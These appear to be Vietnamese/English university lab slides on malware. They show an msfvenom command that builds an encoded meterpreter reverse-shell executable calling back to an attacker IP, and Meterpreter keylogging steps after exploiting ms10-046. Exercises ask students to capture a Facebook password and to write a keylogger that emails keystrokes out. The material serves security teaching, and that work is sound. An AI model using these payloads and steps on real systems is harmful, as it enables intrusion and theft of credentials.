Chapter 7
Malware Lab

LECTURER: NGUYỄN THỊ THANH VÂN – FIT - HCMUTE

Malware 1 – khai thác điểm yếu người dùng

- Máy tấn công: bất kì
- Máy nạn nhân: bất kì
- Tạo mã độc Trojan đơn giản:
  - Dùng ngôn ngữ bất kì, đinh nghĩa payload. Hoặc dùng # msfvenom (trong kali) tạo 1 mã độc bất kỳ:
    - Loop message, restart, shutdown. Redirect web….
  - Dùng kỹ thuật che dấu file payload (có thể làm trên máy windows làm để có sẵn công cụ)
    - Compress: malware + application
    - Merger malware + application
    - https://antoanthongtin.vn/giai-phap-khac/danh-gia-mot-so-cong-cu-lan-tranh-antivirus-108665
  - Dùng phương pháp truyền vào máy nạn nhân
    - Link,
    - E-Mail
    - Qua lỗ hổng của máy nạn nhân, ex MS08_067, MSI7_0l0

Malware 2 – Khai thác lỗ hổng Windows

- Tạo mã độc Backdoor chiếm quyền truy xuấy máy nạn nhân
  - Máy tấn công: dùng kali Linux
  - Máy nạn nhân: bản windows có lỗ hổng
- Kịch bản:
  - Máy tấn công khai thác lỗ hổng hệ điều hành để truyền malware vào máy nạn nhân qua dịch vụ web (apache)
  - Nạn nhân dùng web do máy tấn công hosting và download malware
    - Malware được thực thi tại máy nạn nhân
  - Tại máy tấn công sử dụng exploit/multi/handler và payload windows/meterpreter/reverse_tcp để nghe ngóng

msfvenom


- Tại máy attacker: Khởi động Metasploit, dùng **msfvenom** để tạo ra malware sau đó lừa mục tiêu chạy chương trình malware,
  - Để xem hướng dẫn sử dụng msfvenom hãy gõ lệnh msfvenom -h

Ex: # msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.100.3 RPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > /var/www/html/abc.exe

- -p : tham số này cho phép ta chọn payload và tham số của payload.
- 172.16.100.3: địa chỉ IP máy tấn công.
- -f : chọn dạng file cho malware.
- -e : phiên bản hệ điều hành
- -i : số lần mã hóa
- /var/www/html/abc.exe: nơi xuất malware - chính là nơi chứa source web (điều chỉnh cho phù hợp với thư mục trên máy)

exploit

- Tại Attacker: sử dụng exploit/multi/handler và payload windows/meterpreter/reverse_tcp để nghe ngóng
- Tại máy Victim: mở web, download file mã độc về
- => Attacker có thể toàn quyền máy Victim



Control Victim machine

- After successful exploit, attacker can control victim machine, ex
  - Screenshot
  - Record
  - Hashdump
  - Remove data
  - Keylogger
  - ....

Malware 3 – Executing Applications Keylogger

LECTURER: NGUYỄN THỊ THANH VÂN – FIT - HCMUTE


Keylogger using exploiting vulnerability

- A **keylogger** (short for keystroke logger)
  - software that tracks or logs the keys struck on your keyboard, typically in a covert manner so that you don't know that your actions are being monitored.
  - This is usually done with malicious intent to collect your account information, credit card numbers, user names, passwords, and other private data.
  - Legitimate uses do exist for keyloggers..
- **Requirements**

  * Metasploit Framework
  * Kali Linux
  * A Meterpreter session opened on a box
- **To open meterpreter, use:**
  - **Such as: malware, ms08-067, ms17-010, ms10-046….**


Keylogger - Steps

- Step 1: Khai thác lỗ hổng **ms10-046** để chiếm quyền điều khiển máy nạn nhân
  - Ex: use the ***dllloader*** exploits and ***reverse TCP*** payload




Keylogger - Steps

- Step 2: get the PID (Process ID) that to migrate the Meterpreter to process (ex, notepad.exe) we want to log the keystrokes from: use command: **`ps`**




Keylogger - Steps

- Step 3: Let's migrate to that process and capture any keystrokes entered there




- Step 4: Start the Keylogger
  - Metasploit's Meterpreter has a built-in software keylogger called keyscan. To start it on the victim system, just type: **keyscan_start**
  - => Meterpreter will now start logging every keystroke entered into the Notepad




Keylogger - Steps

- Step 5: Write a Short Note on the Victim System
  - Let's now move to our victim system and write a short note to make sure it works.



- Step 6: Recover the Keystrokes
  - Now, let's go back to our system with Meterpreter running on Metasploit. We can now dump all of the keystrokes that were entered on Cheatah's computer. We simply type: **keyscan_dump.**



Exercise

- **Yêu cầu: capture key của IE khi đăng nhập vào facebook để lấy Password của account**

Malware 4 – Coding Keylogger

LECTURER: NGUYỄN THỊ THANH VÂN – FIT - HCMUTE

Coding Keylogger

- Write a keylogger source – using python, Java…
  - Record Keypress
  - Send **email** to an account: enter, interval ….
- Dùng kỹ thuật che dấu file payload
  - Compress: malware + application
  - Merger malware + application
  - Shotcut
- Dùng phương pháp truyền vào máy nạn nhân
  - Link,
  - E-Mail

Other tools – Free on windows

- **Free Keylogger**
- **REFOG Free Keylogger**
- **DanuSoft Free Keylogger**
- **Real Free Keylogger**
- **Revealer Keylogger Free**
- **KidLogger**
- **BlackBox Express**
- **Spyrix Free Keylogger**
- **G³ iSam**
- **Actual Keylogger**